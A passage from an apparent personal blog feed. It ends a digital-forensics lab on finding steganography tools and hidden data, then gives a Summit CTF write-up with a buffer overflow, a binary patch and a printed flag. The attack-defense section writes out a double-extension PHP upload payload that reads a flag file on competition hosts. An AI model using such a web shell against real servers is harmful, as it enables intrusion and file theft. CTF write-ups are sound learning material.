
        <p>Then Go to Analysis -&gt; Sorted Files Search    1</p>

        <p><img src="assets/forensics-labs/hash-database.png" alt="Hash Database" /></p>
      </li>
      <li>

        <p>Move Hash Database 1.pdh to Accepted databases</p>

        <p><img src="assets/forensics-labs/move-database.png" alt="Move Database" /></p>
      </li>
      <li>

        <p>Now Check Sorted Files(on left) -&gt;  Run Query</p>

        <p><img src="assets/forensics-labs/image.png" alt="Image" /></p>
      </li>
      <li>

        <p>Found One Entry -&gt; Open using Show Links</p>

        <p><img src="assets/forensics-labs/show-links.png" alt="Show LInks" /></p>
      </li>
      <li>

        <p>Turns out this is renamed file of OpenPuff tool which means some data might be hidden by suspect here using this OpenPuff</p>

        <p><img src="assets/forensics-labs/openpuff-found.png" alt="Open Puff" /></p>
      </li>
    </ol>
  </li>
</ol>

<h4 id="part-2-detect-hidden-data-in-image-files">Part 2: Detect Hidden Data in Image Files</h4>

<ol>
  <li>
    <p>Lets say we found a suspicious folder with multiple files - GIFs, txt, etc.</p>
  </li>
  <li>

    <p>First Export Folder to another location by Right Click -&gt; Export
<img src="assets/forensics-labs/export-folder.png" alt="Export Folder" /></p>
  </li>
  <li>

    <p>Use StegExpose to find which file has hidden data
   <code class="language-plaintext highlighter-rouge">java -jar "C:\Program Files (x86)\StegExpose-master\StegExpose.jar" "C:\Users\Administrator\Documents\E3 Cases\Beverly Gates evidence\Sent"</code></p>
    <ul>
      <li>Location of StegExpose: <code class="language-plaintext highlighter-rouge">C:\Program Files (x86)\StegExpose-master\StegExpose.jar</code></li>
      <li>Location of Folder: <code class="language-plaintext highlighter-rouge">C:\Users\Administrator\Documents\E3 Cases\Beverly Gates evidence\Sent</code>
<img src="assets/forensics-labs/steg-expose.png" alt="Steg Expo" /></li>
    </ul>
  </li>
</ol>

<p>These Labs are based on <a href="https://www.jblearning.com/catalog/productdetails/9781284226065?ss360SearchTerm=Digital%20Forensics%2C%20Investigation%2C%20and%20Response%2C%20Fourth%20Edition">Digital Forensics, Investigation, and Response 4th Edition</a>
by Dr Chuck Easttom</p>]]></content><author><name>NC / Jack Sparow</name></author><category term="forensics" /><summary type="html"><![CDATA[Lab Access for Digital Forensics, Investigation, and Response, Fourth Edition Section 1: Hands on Demonstration]]></summary></entry><entry><title type="html">Summit CTF Writeup!</title><link href="https://nimish.ch/summit-ctf" rel="alternate" type="text/html" title="Summit CTF Writeup!" /><published>2025-04-13T07:38:20+00:00</published><updated>2025-04-13T07:38:20+00:00</updated><id>https://nimish.ch/summitctf_writeup</id><content type="html" xml:base="https://nimish.ch/summit-ctf"><![CDATA[<p>Summit CTF had two Categories:<br />
Jeopardy       - First 24 Hours<br />
Attack-Defense - In-Person 4 Hours - King of The Hill(KOTH)/Castle vs Castle</p>

<p><a href="#jeopardy-style">Jeopardy Style</a> - Reverse Engineering Challenges
<br />1. <a href="#whats-up">What’s Up</a>
<br />2. <a href="#do-you-even-rev-bro">Do You Even Rev Bro?</a>
<br /><a href="#attack-defense---king-of-the-hill-castle">Attack Defense - King of The Hill</a></p>

<h2 id="jeopardy-style">Jeopardy Style</h2>
<h3 id="reverse-enginnering">Reverse Enginnering</h3>

<h4 id="whats-up">What’s Up?</h4>

<p>Description - We have to connect to given ip using netcat (<code class="language-plaintext highlighter-rouge">nc 0.cloud.chals.io 25649</code>) which contains flag. Binary of program running on server is also provided - “challenge”.</p>

<ul>
  <li>Opened given binary “challenge” in ghidra
<img src="/assets/whatsup-ghidra-decompile.png" alt="Ghidra-Disassembly of binary" /></li>
  <li>flag.txt is on server but not printed by main function</li>
  <li>We can do Buffer Overflow on local_38 by entering any value &gt; 32 (its size)
<img src="/assets/buffer-overflow-whatsup.png" alt="Buffer Overflow Attack Printing Flag" /></li>
</ul>

<h4 id="do-you-even-rev-bro">Do You Even Rev Bro?</h4>
<p>Description - Given Binary</p>

<ul>
  <li>Opened binary in ghidra</li>

  <li>Main/entry Function
<img src="/assets/entryfun-doyouevenrevbro-summitCTF.png" alt="Entry Function of Binary" /></li>

  <li>Double Click to open <code class="language-plaintext highlighter-rouge">FUN_00401227</code>
<img src="/assets/decryption-fun-doyouevenrevbro.png" alt="alt text" /></li>
  <li>Decryption Taking Place in this function</li>
  <li>Line 37 checks for correct key to be entered</li>
  <li><img src="/assets/jz-function-summitCTF.png" alt="if condition checking key" /></li>

  <li>We can change <code class="language-plaintext highlighter-rouge">if (iVar1 == 0)</code> to get true every time to decrypt &amp; print flag regardless of entered key by user</li>
  <li>Change jnz to je so that if (iVar1 == 0) is always true
<img src="/assets/jz-function-summitctf.png" alt="Original Function" /></li>
  <li>I used <a href="https://cutter.re/about/">Cutter</a> to edit assembly function from <code class="language-plaintext highlighter-rouge">jnz</code> to <code class="language-plaintext highlighter-rouge">jz</code> since it is easier in cutter
<img src="/assets/cutter-edit-summitctf.png" alt="Cutter Edit of JE Function" /></li>
  <li>Close file in cutter without saving</li>
  <li>Run Patched Binary in Terminal
<img src="/assets/flag-doyouevenrevbro-summitctf.png" alt="Flag" /></li>
  <li><code class="language-plaintext highlighter-rouge">Summit_CTF{idk_h0w_t0_c0d3}</code></li>
</ul>

<h2 id="attack-defense---king-of-the-hill-castle">Attack Defense - King of The Hill Castle</h2>

<p>Infrastructure Description -</p>
<ul>
  <li>4 Machines with Each Team, all teams have same machines</li>
  <li>All 4 Machines running Web Servers</li>
  <li>Total 12 Teams</li>
  <li>Flags stored in <code class="language-plaintext highlighter-rouge">/tmp/flag.txt</code> &amp; <code class="language-plaintext highlighter-rouge">/root/flag.txt</code> &amp; Updated Every 10 minutes</li>
  <li>Initial Login using SSH - Credentials Provided by Organizers</li>
</ul>

<p><strong>Scoring</strong></p>
<ul>
  <li>We were scored for submitting both our flags on our 4 machines and other machines that we pwned</li>
  <li>If someone could destroy our machines(make them inaccessible to use), we couldn’t submit our flag =&gt; –points and vice-versa</li>
</ul>

<p><img src="/assets/koth-infra-summitctf.png" alt="Infrastructure Subnets" /></p>

<p>Competing: I worked on Attack side while my other two teammates worked on system hardening and fixing vulnerabilities</p>
<ul>
  <li><strong>Scanning</strong> - Started with nmap scan on whole subnet</li>
  <li>Found File-Upload option in  File Upload Vulnerable Machines</li>
</ul>

<p><code class="language-plaintext highlighter-rouge">http://172.30.1.61 &amp; 81,91,101,111,121</code></p>

<ul>
  <li><strong>Exploit</strong>
Make Exploit 
<code class="language-plaintext highlighter-rouge">$ nano intigriti.png.php</code>
<code class="language-plaintext highlighter-rouge">&lt;?php echo file_get_contents('/tmp/flag.txt'); ?&gt;</code></li>
</ul>

<p>Go To -&gt; <code class="language-plaintext highlighter-rouge">http://172.30.1.61/</code> -&gt; UPLOAD <code class="language-plaintext highlighter-rouge">intigriti.png.php</code></p>

<p>RUN in Terminal
<code class="language-plaintext highlighter-rouge">curl http://172.30.1.61/uploads/intigriti.png.php</code>
<code class="language-plaintext highlighter-rouge">flag_xyz........</code></p>

<ul>
  <li>We collected the flags from terminal and uploaded them on scoreboard</li>
